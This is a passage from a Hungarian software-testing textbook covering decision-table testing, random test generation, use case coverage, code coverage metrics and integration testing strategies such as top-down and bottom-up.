4. 2 hosszúságú sorozat (nincs benne / első /utolsó)

5. nagyon nagy elemszámú sorozat

3.3. Ok-hatás analízis (Cause-effect analysis)

Ez a technikai egy döntési táblát épít fel, amelynek az oszlopai adják meg a definiálandó teszteseteket, ezért döntési tábla (decision table) technikának is nevezik.

A módszer alapgondolata az, hogy a specifikáció gyakran olyan formában írja le a rendszer által megvalósítandó üzleti folyamatokat, hogy az egyes tevékenységeknek milyen bemeneti feltételei vannak. Az előző két módszer nem vizsgálja a bementi feltételek kombinációit.

A bemeneti feltétel (ok) lehet például:

1. egy input adat valamilyen értékére vonatkozó előírás,

2. input adatok egy ekvivalencia osztálya,

3. valamilyen felhasználói akció vagy egyéb esemény bekövetkezése stb.

A kimeneti feltétel (hatás) megmondja, hogy az okok egy kombinációjára a rendszernek milyen állapotot kell elérnie.

A bementi és kimenti feltételekhez logikai érték rendelhető. (Teljesül-e: igen-nem). Ez a megközelítés a rendszert egy logikai hálózatnak tekinti, ahol a lehetséges bemenetekhez a specifikáció által megadott szükséges kimeneteket rendeljük hozzá. Ennek a logikai hálózatnak az igazságtáblája egy döntési táblázatban ábrázolható. A táblázat soraiban az okokat és a hatásokat soroljuk fel, a cellákban pedig azok logikai értéke található. A táblázat minden egyes oszlopa egy megvalósítandó teszt esetet definiál.

Lássunk erre egy egyszerű példát:

Egy áruház pontgyűjtő kártyát bocsát ki. Minden vásárló, akinek van ilyen kártyája, minden vásárlása során dönthet, hogy 5% kedvezményt kér a számla összegéből, vagy a kártyán lévő pontjait növeli meg. Az a vásárló, akinek nincs ilyen kártyája, szintén megkaphatja az 5% kedvezményt, ha 50.000 Ft felett vásárol.

A bemeneti feltételek (okok) ebben az esetben:

1. Van-e pont pontgyűjtő kártya?

2. Kéri-e a kártyatulajdonos a kedvezményt?

3. 50.000 Ft felett van-e a vásárlás összege?

A kimeneti feltételek (hatások):

1. Nincs kedvezmény

2. Kedvezmény jóváírása

3. Pontok jóváírása

A döntési tábla:

		T1	T2	T3	T4
	Okok:				
O1	Van-e pontgyűjtő kártya?	I	I	H	H
O2	Kéri-e a kártyatulajdonos a kedvezményt?	H	I	-	-
O3	50.000 Ft felett van-e a vásárlás összege?	-	-	H	I
	Hatások:				
H1	Nincs kedvezmény	I	H	I	H
H2	Kedvezmény jóváírása	H	I	H	I
H3	Pontok jóváírása	I	H	H	H

A táblázatban az Igaz – Hamis logikai értékek mellett megjelenik a – jel is, amelynek kétféle jelentése lehet:

1. a bemeneti feltételt a többi feltétel adott állapota kizárja (mint az O2 sorban),

2. a kimeneti feltétel a többi feltétel adott állapota mellett független a bemeneti feltétel állapotától (mint az O3 sorban).

Ez a jelölés (amely egyfajta háromértékű logikát használ) csökkenti az oszlopok (és ezzel a szükséges tesztesetek) számát.

Ha a döntési táblát egy logikai hálózat igazságtáblázatának tekintjük, a bementi feltételek összes lehetséges kombinációit tartalmaznia kellene. Ezek száma, tehát a döntési tábla oszlopainak a száma igen nagy lehet. A teszt tervezés számára hasznos döntési táblában az oszlopos számát csökkentheti:

1. a példában is alkalmazott „háromértékű logika” használata,

2. az a tény, hogy a specifikáció szerint egyes bemeneti feltételek egymást kizárhatják,

3. nem minden lehetséges bemeneti feltétel kombinációhoz tartozik hatás.

A teljes döntési táblától megkülönböztetve az így kapott táblázatot szűkített döntési táblázatnak (limited entry decision table) nevezzük.

A specifikációból előállított döntési tábla, amellett hogy jól áttekinthető kiindulópontja lehet a tesztesetek tervezésének, „mellékhatásként” alkalmas a specifikáció konzisztenciájának és teljességének az ellenőrzésére is, ezáltal a specifikáció tesztelésének is eszköze. A specifikáció hiányosságaira utalhat például az, hogy táblázatban tudunk olyan oszlopot előállítani, amelyben a bemeneti feltételeknek egy, a valóságban előfordulható kombinációja található, de nem tartozik hozzá a specifikációban hatás. (Hiányos specifikáció.)

A döntési tábla előállításának van egy formális módszere, amely főleg nagy méretű táblázatok esetén lehet hasznos. Ehhez ismét abból kell kiindulni, hogy a rendszert egy logikai hálózatként tekinthetjük, ahol a bementi feltételek, a döntésekhez szükséges közbenső feltételek és a kimenetet jelentő hatások a hálózat elemei. Az ilyen hálózatokat az úgynevezett bool gráffal ábrázolhatjuk. A bool gráf jellemzői:

1. Csomópontjai a 0 vagy 1 (igaz/hamis) értékeket vehetik fel.

2. Az irányított élek logikai műveleteket jelentenek


3. Egy csomópont értékét a befutó élek kiindulási csomópontjainak értéke, és a csomóponthoz rendelt művelet határozza meg.

4. A gráfban minden ok és minden hatás egy csomópontként jelenik meg, ezek között lehetnek közbenső állapotok.

5. Az okokban megfelelő csomópontokhoz csak kiinduló élek tartoznak.

6. A hatásoknak megfelelő csomópontokból nem indulhatnak ki élek.

A bool gráf alapelemeinek egy lehetséges jelölésmódja:



4. ábra A bool gráf jelölésrendszere

A gráfot a specifikációból építjük fel, az alábbiak szerint:

1. ok: egy bemeneti feltétel vagy egy bemeneti ekvivalencia osztály
2. hatás: a kimeneti feltétel
3. minden ok és hatás egy számot kap
4. a tartalmat elemezve építjük fel a gráfot
5. feljegyezzük azokat a feltételeket, amelyeket nem tudtunk a gráffal ábrázolni.

A gráfból előállítjuk annak igazságtáblázatát, az alábbiak szerint

1. A cellákban 0 vagy 1 szerepel
2. A sorok az okok és a hatások
3. Az oszlopok számát az adja meg, hogy hány lehetséges bemeneti kombináció tudja előidézni legalább egy kimenet 1 értékét.
4. Az oszlopok számát csökkentheti, ha a hatásokra kirótt korlátozásokat figyelembe vesszük.
5. A hatásokból kiindulva ("visszafelé") töltjük ki a táblázatot.

Az igazságtáblából a tesztesetek levezetése (azaz a szűkített döntési tábla előállítás) az alábbi lépésekből áll:

1. Kitöröljük azokat az oszlopokat, amelyek ütköznek az okokra feljegyzett korlátozásokkal
2. A maradék oszlopok egy-egy tesztesetnek felelnek meg, ahol

3.4. Véletlenszerű adatok generálása

Ez a technika azon alapul, hogy automatikusan, véletlenszerűen állítunk elő bemeneti adatokat, és ezekkel futtatjuk a tesztelendő modult. Bár ennek a módszernek a hibafeltáró képessége is véletlenszerűnek tűnik, számos szempont szól az alkalmazása mellett:

1. Kis erőforrás igény.
2. Viszonylag könnyen automatizálható.
3. Nagytömegű adattal tesztelhető a modul/rendszer.

4. A "vak tyúk is talál szemet" elv alapján esetleg olyan hibára is fényt deríthet, amelyre a determinisztikus tesztek tervezése során nem gondoltunk.

5. Ez a módszer használható "monkey test"-ként, amellyel a próbálkozó felhasználó viselkedéséhez hasonló hatást érhetünk el.

6. Terhelési tesztre is alkalmas lehet.

A véletlenszerű adatok generálása mindig egy adott tartományba eső (általában egyenletes eloszlású) számok előállítását jelentik. A tartomány lehet az adott adat érvényességi tartomány, vagy éppen azon kívüli (ebben az esetben a rendszernek a hibás bemenetekre adott válaszát tesztelhetjük).

Terhelési tesztként használva gyakran lehet becslésünk arról, hogy a bemenetei adatok az éles használat esetén milyen eloszlást követnek, ilyenkor az egyenletes eloszlás helyett a becsült eloszlásnak megfelelő adatokat generálhatunk.

A véletlenszerű teszt generálás esetén sajátos problémaként jelenik meg a kimenetek ellenőrzése. Mivel ez automatizálást feltételező módszer, az elvárt kimentek előállítása és azoknak a teszt eredményekkel való összehasonlítása is automatizáltan kell történjen. Ez a probléma a többi technika esetén is felmerül, ezért erre a későbbiekben még visszatérünk.

Ennél a módszernél azonban az is felmerülhet, hogy nem is vizsgáljuk a kimenetek helyességét, ehelyett a rendszer viselkedésére helyezzük a hangsúlyt, és csak arról akarunk meggyőződni, hogy a folyamatos működés során nem lépnek fel váratlan események.

3.5. Használati eset (use case) tesztelés

A mai fejlesztési projektekben a specifikáció gyakran használt eszköze a használati eset (use case) modell felépítése. Ilyen esetekben a teszt tervezés vezérfonalát a használati eset modell elemei alkotják, sőt, a teszteseteket is leírhatjuk használati esetekkel.

Ebben az esetben a használati esetek és a tesztesetek összerendelése hasznos eszköz lehet annak eldöntésére, ellenőrzésére, hogy hol tartunk a tesztelési folyamatban. Ezt legegyszerűbben egy teszt lefedettségi mátrixszal ábrázolhatjuk, amit az alábbi ábra mutat:

	Használati esetek				
Test eset	1	2	3	4	5
1	■		■		
2		■			
3		■			
4		■			
5				■	■

A szürkített cellák azt mutatják, hogy melyik teszteset melyik használati eset funkcióinak tesztelésére szolgál. A teszt lefedettségi mátrix segíthet a tesz futtatások ütemezésében, és ellenőrizhető segítségével, hogy minden használati esethez tartozik-e legalább egy teszt eset.

3.6. Az elvárt eredmény előállításának problémája

Az előzőekben mindig feltételeztük, hogy az elvárt eredmény, amit a teszt futás kimenetével össze tudunk hasonlítani rendelkezésünkre áll.

Ez azonban a gyakorlatban nem mindig ilyen egyszerű, mert az ellenőrzendő modul működése lehet nagyon bonyolult, sok számítási lépést igénylő folyamat, amit manuálisan nem tudunk elvégezni. A probléma lehetséges megoldásai:

1. A valós feladatnál sokkal kisebb méretű feladatot adunk teszt esetként, amit kézzel is végig lehet számolni.

2. Ugyanazt a problémát más programmal is megoldatjuk, és annak az eredményét használjuk fel a teszt kimenetének ellenőrzésére.

3. Szimulációs szoftvert használunk.

4. Bár a kimenetet számszerűen nem tudjuk ellenőrizni, de tudjuk, hogy az eredménynek bizonyos szerkezeti sajátosságokat kell mutatnia.

Példaként említhetünk egy olyan projektet, amelyben jelen fejezet szerzőjének egy geofizikai modellező rendszer programjának elkészítése volt a feladata. A matematikai modell egyik része egy több százezer ismeretlenes lineáris egyenletrendszer együttható mátrixának a felépítését és az egyenletrendszer megoldását igényelte. Nyilvánvaló, hogy ennek a modulnak a kimenetét nem lehet úgy ellenőrizni, hogy kézzel kiszámítjuk az eredményt. A tesztelés ezért több lépcsőben történt:

1. Először egy erősen redukált elemszámú (tíz körüli ismeretlent tartalmazó) feladatot oldattunk meg, amelynek természetesen fizikai realitása nincs, de az eredményét manuálisan is lehet ellenőrizni. A „manuális ellenőrzés” persze már ebben az esetben is jelentheti segédprogramok igénybevételét.

2. A következő lépcső az együtthatómátrix valós értékei helyett olyan speciális értékek beállítását jelentette, amellyel az egyenletrendszer megoldásának helyességét könnyű tesztelni. (Például ha az együttható mátrix az egységmátrix, akkor a megoldás vektornak azonosnak kell lennie a jobboldal vektorával.)

3. Rendelkezésre állt olyan, korábban kifejlesztett és letesztelt program, amely az adott fizikai probléma speciális, egyszerűsített eseteit tudta kezelni. Ugyanezt a problémát a tesztelendő programmal is megoldva, az eredmények összehasonlíthatók voltak.

4. Lehetett olyan input adatokat generálni, amelyekhez tartozó eredménynek a fizika törvényei szerinti meghatározott sajátosságokat kellett mutatnia: szimmetriát, megadott peremfeltételekkel való egyezést stb. Ezekben az esetekben az kimenet egyes elemeinek a numerikus helyességét nem lehetett ellenőrizni, csak a törvényekkel való egyezőséget.

4. Struktúra alapú technikák

Ezeknek a módszereknek az alapja az a tapasztalat, hogy a programozási hibák gyakran a vezérlési szerkezeteket érintik. A tesztelés célja tehát a kód struktúrájának a felderítése és helyességének ellenőrzése, ezért a tesztesetek generálása a forráskód elemzése alapján történik.

Ebben a szemléletben a tesztesetek megtervezése során az a cél, hogy a vizsgált kód minden ágát végrehajtva vizsgáljuk annak működését. Mivel egy bonyolult kód végrehajtási útjainak száma nagyon magas lehet, általában nem túl nagy egységek képezik a tesztelés tárgyát.

A kódbejárás alapját a kód matematikai modellje, a vezérlési folyamat gráf (control-flow graph, CFG) képezi.

A vezérlési folyamat gráf egy olyan irányított gráf, amelyben a csomópontok a program utasításainak felelnek meg, az irányított élek pedig a végrehajtásuk sorrendjét jelölik ki. Egy döntési utasításnak megfelelő csomópontból több él indul ki, a vezérlési ágak összekapcsolódási pontjában elhelyezkedő utasításhoz pedig több él fut be. A ciklust visszafelé irányuló él reprezentálja.

A vezérlési folyamat gráf a forráskódból automatikusan előállítható, erre megfelelő segédeszközök állnak rendelkezésre. A folyamat gráf elemzésére, különböző jellemzőinek meghatározására pedig a matematika számos kidolgozott gráfelméleti algoritmust biztosít.

A tesztelés hatékonyságának mérésére mérőszámokat használhatunk. A mérőszámok meghatározására szintén rendelkezésre állnak a megfelelő algoritmusok és az azokat végrehajtani képes eszközök.

4.1. A struktúra alapú technikák alkalmazási területei

Vezérlés intenzív alkalmazások

1. Ebben a kategóriában valószínűleg igaz, hogy a hibák a sok esetben a vezérlési szerkezeteket érintik. Algoritmus hibákat is kimutathat.

Tervezési hibák felderítése

1. Elsősorban logikai hibák (pl. elérhetetlen kódrészek)

Szabványok előírásai

1. Mivel mérőszámokkal minősíthető, sok szabvány előírja valamilyen strukturális technika használatát.

4.2. A vezérlési folyamat gráf

A vezérlési szerkezetet a vezérlési folyamat gráf modellezi, egy program végrehajtási eset pedig egy út bejárása ebben a gráfban. Ezért felületesen mondhatnánk, hogy a teljes tesztelés valamennyi út bejárását jelenti.

Mivel azonban a feltételek nem mindig függetlenek egymástól, a bejárható utak száma általában kevesebb, mint az összes út.

A ciklomatikus komplexitás (CK) a vezérlési gráfban megtalálható független utak maximális száma. Két út független, ha mindkettőben létezik olyan pont vagy él, amelyik nem eleme a másik útnak.

A ciklomatikus komplexitás értéke arra jellemző, hogy a program vezérlési szempontból mennyire bonyolult.

Általános tesztelési cél, hogy a teszthalmaz fedje le a független utak egy maximális (további független utakkal már nem bővíthető) halmazát. Ennek a célnak a megvalósítását az alábbi problémák nehezíthetik:

1. Az ilyen utak halmaza nem egyedi, tehát ugyanahhoz a kódhoz akár több ilyen halmazt is lehet rendelni, ami több teszteset halmazt is jelenthet.

2. Mivel a ciklomatikus komplexitás a független utak számának felső korlátja, egyes halmazok számossága lehet kisebb, mint a ciklometrikus komplexitás.

4.3. A strukturális tesztgenerálás lépései

A teszt generálás folyamata lényegében leírható az alábbi lépésekkel.

Vezérlési gráf generálása

Ez automatikusan végrehajtható a kód elemzésével.

CK (ciklomatikus komplexitás) számítása

Létezik rá algoritmus, és a kód elemző eszközök képesek ezt az értéket meghatározni.

Független utak maximális (CK db utat tartalmazó) halmazának generálása

Ebben a lépésben már adódnak problémák. Ha vezérlési gráf kört tartalmaz (márpedig tartalmaz, mert elég nehéz értelmes kódot elképzelni ciklus nélkül), az elvben végtelen számú út generálását tenné lehetővé. Ne felejtsük el, hogy a vezérlési gráf nem tartalmaz futás közbeni értékeket, így egy ciklus menetszáma (ami a valóságban természetesen véges) a gráfból nem állapítható meg. Ez a probléma kezelhető, de a generálandó utak számának növekedését jelenti. Különösen igaz ez az egymásba ágyazott ciklusok esetén. A struktúra alapú tesztelési technikák legnagyobb kihívását éppen a ciklusok kezelése jelenti.

Bemenetek generálása a független utak bejárásához

Ebben a lépésben az okozhat problémát, hogy egy adott úthoz nem feltétlenül generálható olyan bemeneti kombináció, amely annak a bejárását eredményezné. Ez persze nem jelenti feltétlenül azt, hogy az adott út elemeit képező utasítások elérhetetlenek, csak azt, hogy egy másik út részeként hajtódhatnak végre.

A tesztelés alaposságának ellenőrzése kód lefedettségi mérőszámokkal

Az idők során számos ilyen mérőszámot dolgoztak ki, és megoldott ezen mérőszámok automatikus számítása is. A mérőszámok általában 0 és 1 közé eső értékek. Azt mondhatnánk tehát, hogy a tesztelés akkor teljes, ha egy ilyen mérőszám értéke 1 (teljes lefedettség), azonban:

1. A teljes lefedettség sokszor csak irreálisan nagy teszteset halmazzal érhető el, ezért inkább annak csak minél jobb megközelítésére törekedhetünk.

2. A 100%-os lefedettség sem jelenti azt, hogy minden hibát megtaláltunk. (Erre példákat az egyes mérőszámok ismertetésénél mutatunk.)

3. Mivel a különböző lefedettségi mérőszámok más és más szempontból értékelik a tesztelés alaposságát, célszerű többet is használni.

A lefedettség elemzés (coverage analysis) a mértékszámok tesztelés során történő használatának elmélete. A gyakorlat ugyanis azt mutatja, hogy a tesztesetek futtatási sorendjének „ügyes” megválasztásával eleinte a felderített hibák számának gyors növekedését lehet elérni, még viszonylag alacsony lefedettség esetén is. A teljes lefedettséghez való közelítés során a későbbiekben feltárt hibát száma fokozatosan csökken. Különböző stratégiákkal tehát jelentős költségeket lehet megtakarítani.

Itt hívnám fel arra a figyelmet, hogy a kód lefedettségi mutató nem azonos a hiba lefedettséggel (amit nem is tudunk számítani, hiszen ahhoz ismerni kellene a programban levő hibák számát). A kód lefedettség a tesztelés alaposságát méri, a hiba lefedettség az eredményességét. A tapasztalatok alapján azonban abban bízhatunk, hogy az alapos tesztelés az eredményességet is növeli.

4.4. Tesztminőségi mérőszámok

Ebben az alpontban az alábbi, gyakrabban használt kód lefedettségi mérőszámok számítási módjait és jelentését tekintjük át

1. utasítás lefedettség,

2. ág lefedettség (vagy döntés lefedettség),

3. út lefedettség.

4.4.1. Utasítás lefedettség

Számítási módja:

S(c) = s/S

ahol s a tesztelés során legalább egyszer végrehajtott, S pedig a program összes utasításainak a száma

A 100% még nem biztosíték arra, hogy a teljes tesztelés minden hibát megtalál.

Egyszerű példa a fenti problémára (hibás kódrészlet):

```
int a=5 ;
x= …;
if (x>0) a = 10;
a = 20;
```

1. Az utasítás lefedettség teszt 100%, mert minden sorra rákerül a vezérlés.

2. Ha nem volt olyan teszt, amely során a feltétel igaz értéket vesz fel, nem derül ki a hiba.

4.4.2. Ág lefedettség (döntés lefedettség)

Számítási módja:

D(c) = d/D

ahol d az elágazási utasításokban szereplő feltételek kimeneteinek tesztelés során bekövetkezett értékeinek száma, D pedig a program összes elágazás utasításaiban szereplő feltételeinek lehetséges száma.

A döntés lefedettség tehát akkor teljes, ha a programban szereplő összes döntés minden lehetséges kimenete előfordult a tesztelés során.

A 100%-os lefedettség ugyan alaposabb tesztelést eredményez, mint az utasítás lefedettsége, de itt is van ellenpélda:

```
if (felt1 && (felt2 || fuggveny() ) )
        u1;
 else
         u2;
```

Ahol felt1 és felt2 logikai kifejezések

A teljes lefedettséghez két teszteset szükséges, hiszen egy feltételnek két lehetséges kimente van. Ez a két teszteset lehet például:

1. felt1 és felt2 igaz – ekkor az elágazás feltétele igaz,

2. felt1 hamis, - ekkor az elágazás feltétele hamis.

Ebben a két tesztesetben egyszer sem volt szükség a harmadik operandus kiértékelésére, tehát a függvény nem hívódik meg. Ha abban van hiba, az felderítetlen marad.

4.4.3. Út lefedettség

Számítási módja:

P(c) = p/P

ahol p a tesztelés során bejárt utak száma, P pedig a vezérlési gráf összes útjainak a száma

Teljes út lefedettség teljes utasítás és ág lefedettséget biztosít.

Nagyon szigorú mérőszám, mert

1. Az összes utak száma nagyon nagy lehet, ezért a tesztesetek generálása és lefuttatása erőforrás igényes.

2. A vezérlési gráfban lehetnek nem bejárható utak az egymást kizáró feltételek miatt, tehát a teljes lefedettség nem is mindig elérhető.

4.5. A struktúra alapú tesztek szerepe

A fenti rövid bevezetőből is látszik, hogy a struktúra alapú tesztelés bonyolult és erőforrás igényes feladat. Végrehajtásához speciálisan erre a célra fejlesztett eszközök kellenek, mert manuális végrehajtása a bonyolult algoritmusok és a szükséges tesztesetek nagy száma miatt legfeljebb mintapéldákon lehetséges.

Bonyolultsága ellenére sem mellőzhetők ezek a tesztek a biztonság-kritikus rendszerek esetén. Az ilyen rendszereknél a program váratlan viselkedése egy adott helyzetben akár emberéleteket is veszélyeztethet, vagy jelentők károkat okozhat. Ha a teljes lefedettséget minnél jobban megközelítő, alapos tesztelésnek vetjük alá ezeket a rendszereket, a váratlan viselkedés valószínűsége az elfogadható kockázati szint alá csökkenthető.

A tesztek során alkalmazott lefedettségi mutatók alkalmazhatók az utasításoknál nagyobb absztrakciós szintű struktúrákra is. Ilyenkor a vezérlési folyamat gráf elemei lehetnek például alrendszerek, modulok, interfészek, vagy akár a menüstrukrúra elemei. Az integrációs tesztek esetén ilyen módon módon mérhetjük, hogy a végrehajtott teszt készletek a rendszer elemeit mennyire alaposan fedték le.

5. Gyakorlat alapú technikák

A gyakorlat alapú technikák a tesztelő szakember tapasztalatain alapuló ad-hoc, nem szisztematikus módszerek. Alkalmazhatók a formálisabb technikák kiegészítésére, de vannak olyan esetek, amikor főszerephez jutnak. Ilyenek lehetnek az alábbiak:

1. Nincs olyan, megfelelő minőségű specifikáció, amiből levezethetők a tesztesetek.

2. Nincs elég idő a megfelelően megtervezett tesztelési folyamat lebonyolítására.

5.1. Hiba becslés (Error guessing)

Ez egy nagyon egyszerű módszer, ami kihasználja a tesztmérnök hasonló alkalmazásokkal szerzett tapasztalatait, és lehetővé teszi olyan speciális tesztesetek azonosítását, amelyeket a szisztematikus technikákkal nehéz feltárni. A szisztematikus módszerek kiegészítéseként a teszteseteket a korábbi rendszerek ismertté vált tipikus problémái ismeretében egészíti ki.

A módszer hátránya, hogy a hatékonysága esetleges, elsősorban a tesztelő gyakorlatán, intuíciós képességein, és azon múlik, hogy részt vett-e korábban hasonló rendszerek fejlesztésében. Előnye viszont, hogy a területen gyakorlott felhasználókat is be lehet vonni a tesztesetek tervezésébe, felhasználva egy másik nézőpontból származó információkat.

A hiba becslés módszerét strukturáltabbá lehet tenni azzal, hogy elkészítünk egy potenciális hibalistát. A lista a tesztelő és a felhasználó előzetes tapasztalatai alapján készülhet, és segítheti a szisztematikus módszereket, de további teszteseteket is generálhat.

5.2. Felderítő tesztelés (Exploratory testing)

Ez a módszer kombinálja a tesztelő tapasztalatait és a strukturált tesztelési módszereket. Hasznos lehet abban az esetben, ha a specifikáció elnagyolt, hiányos, vagy a fejlesztés határideje nagyon feszített tempót igényel. Ez a technika lehetővé teszi, hogy a korlátozott tesztelési időt jobban kihasználjuk azáltal, hogy segít megtalálni a legfontosabb, mindenképpen végrehajtandó teszteseteket.

5. fejezet - Integrációs tesztek

Az integrációs tesztek az egységteszteket követik. Az egység teszt szorosan kapcsolódik az implementációs fázishoz, és biztosítja, hogy a részegységek önmagukban már helyesen működnek. Így ha az integrációs tesztek során hibát észlelünk, az feltehetőleg a modulok együttműködéséből adódik.

Az integrációs teszteknek következő fázisait különböztetjük meg:

1. technikai integrációs teszt (Integration Level Testing, ILT),

2. rendszerteszt (System Level Testing , SLT),

3. elfogadtatási teszt (User Acceptance Testing, UAT).

Ezek különböznek az integráltság szintjében, és részben a céljaikban is.

1. Integration Level Testing (ILT)

Célja az együttműködő egységek vizsgálata. Ezért a teszteléshez egy részrendszert állítunk össze a már önmagában tesztelt elemekből. Ezek többnyire csak technikai, nem funkcionális részrendszerek, ezért probléma lehet a megfelelő tesztesetek előállítása.

Az ILT szemlélete elsősorban verifikációs, tehát a hibák megtalálására irányul.

1.1. Integrációs stratégiák

A részrendszerek összeépítésére és a tesztesetek megtervezésére és futtatására különböző stratégiák alakultak ki.

1.1.1. "Big-bang" integráció

Feltételezzük, hogy a rendszer minden egység rendelkezésre áll, és ezekből egyből a teljes rendszer építjük fel, azaz valójában az ITL kimarad, és egyből a System Level Testing következik. Előnye, hogy a testeseteket könnyebben le lehet vezetni a követelmény analízisből és nagyon kevés segédkódot kell írni a tesztek végrehajtásához. Hátránya viszont, hogy nagyon nehéz a hibák okát megtalálni, mert egy hibajelenséget több hiba együttese is okozhat (a hibák következményei "összemosódnak"). Ezért legfeljebb nagyon egyszerű rendszerek esetén alkalmazható

1.1.2. Inkrementációs integrációs és tesztelési stratégia

Ebben az esetben a rendszer elemeit fokozatosan integráljuk, és minden egyes integrációs szinten teszteket hajtunk végre. A folyamat tehát az alábbi lépésekből áll:

1. Néhány elemet (modult vagy részrendszert) kombinálunk.

2. Olyan teszteket futtatunk, amelyek csak az összeépített elemeket igénylik.


3. Ha minden teszt sikeres, újabb elemeket teszünk hozzá a rendszerhez.

4. További teszteseteket tervezünk, amelyek az új elemek meglétét is igénylik.

5. Minden eddigi tesztet újra lefuttatunk.

A fenti iterációt addig folytatjuk, amíg a teljes rendszert összeépítettük, és azon valamennyi teszt sikeresen lefutott.

Példa:



Figyeljük meg, hogy a kibővített rendszeren újra kell futtatnunk az előzőleg már sikeresen lefutott teszteket is, hiszen nem lehetünk biztosak abban, hogy az újabb modulok integrációja nem okoz hibát a korábbi modulok működésében. Ez a futtatandó tesztesetek számának exponenciális növekedését jelenti, ami egy bonyolult rendszer esetén nagyon erőforrás igényessé teszi a folyamatot.


Mivel a tesztelés tárgya mindig csak egy részrendszer, annak működtetéséhez tesztelési környezetet kell biztosítani, ami segédkódok írását jelenti. A biztosítandó tesztelési környezet attól függ, milyen integrációs módszert alkalmazunk. Elvben két lehetséges megközelítés közül választhatunk:

1. top-down integráció

2. bottom-up integráció

Többnyire a két megközelítés valamilyen ötvözetét használják a gyakorlatban.

1.1.3. Top-down integráció



Folyamata:

1. A hierarchia legfelső szintjén álló elem tesztelésével kezdjük.

2. Az egy szinttel lejjebb álló elemek viselkedését és iterface-ét szimuláló ideiglenes elemek (stub) szükségesek.

3. Ha a teszt sikeres, az ideiglenes elemeket a valódiakkal helyettesítjük, az általuk használtakat pedig újabb ideiglenes elemekkel szimuláljuk.

Előnyei:

1. Jól illeszkedik a top-down programfejlesztési módszerekhez.

2. Egy modul a megírása után rögtön tesztelhető.

3. Az esetleges tervezési hibák korán kiderülnek, és idejében orvosolhatók.


4. Viszonylag korán rendelkezésre áll egy korlátozott képességű rendszer.

Hátrányai:

1. Bonyolult lehet a szimulációt végző ideiglenes rutinok megírása.

2. A hierarchia felső szintjein álló modulok sokszor nem szolgáltatnak outputot. A teszteléshez külön eredmény-generáló "betétek" szükségesek.

1.1.4. Bottom-up integráció



1. Először a legalsó szinten levő modulokat teszteljük, majd a hierarchiában felfelé haladunk.

2. Ehhez a felső szinteket szimuláló tesztelési környezetet (test driver) kell írni.

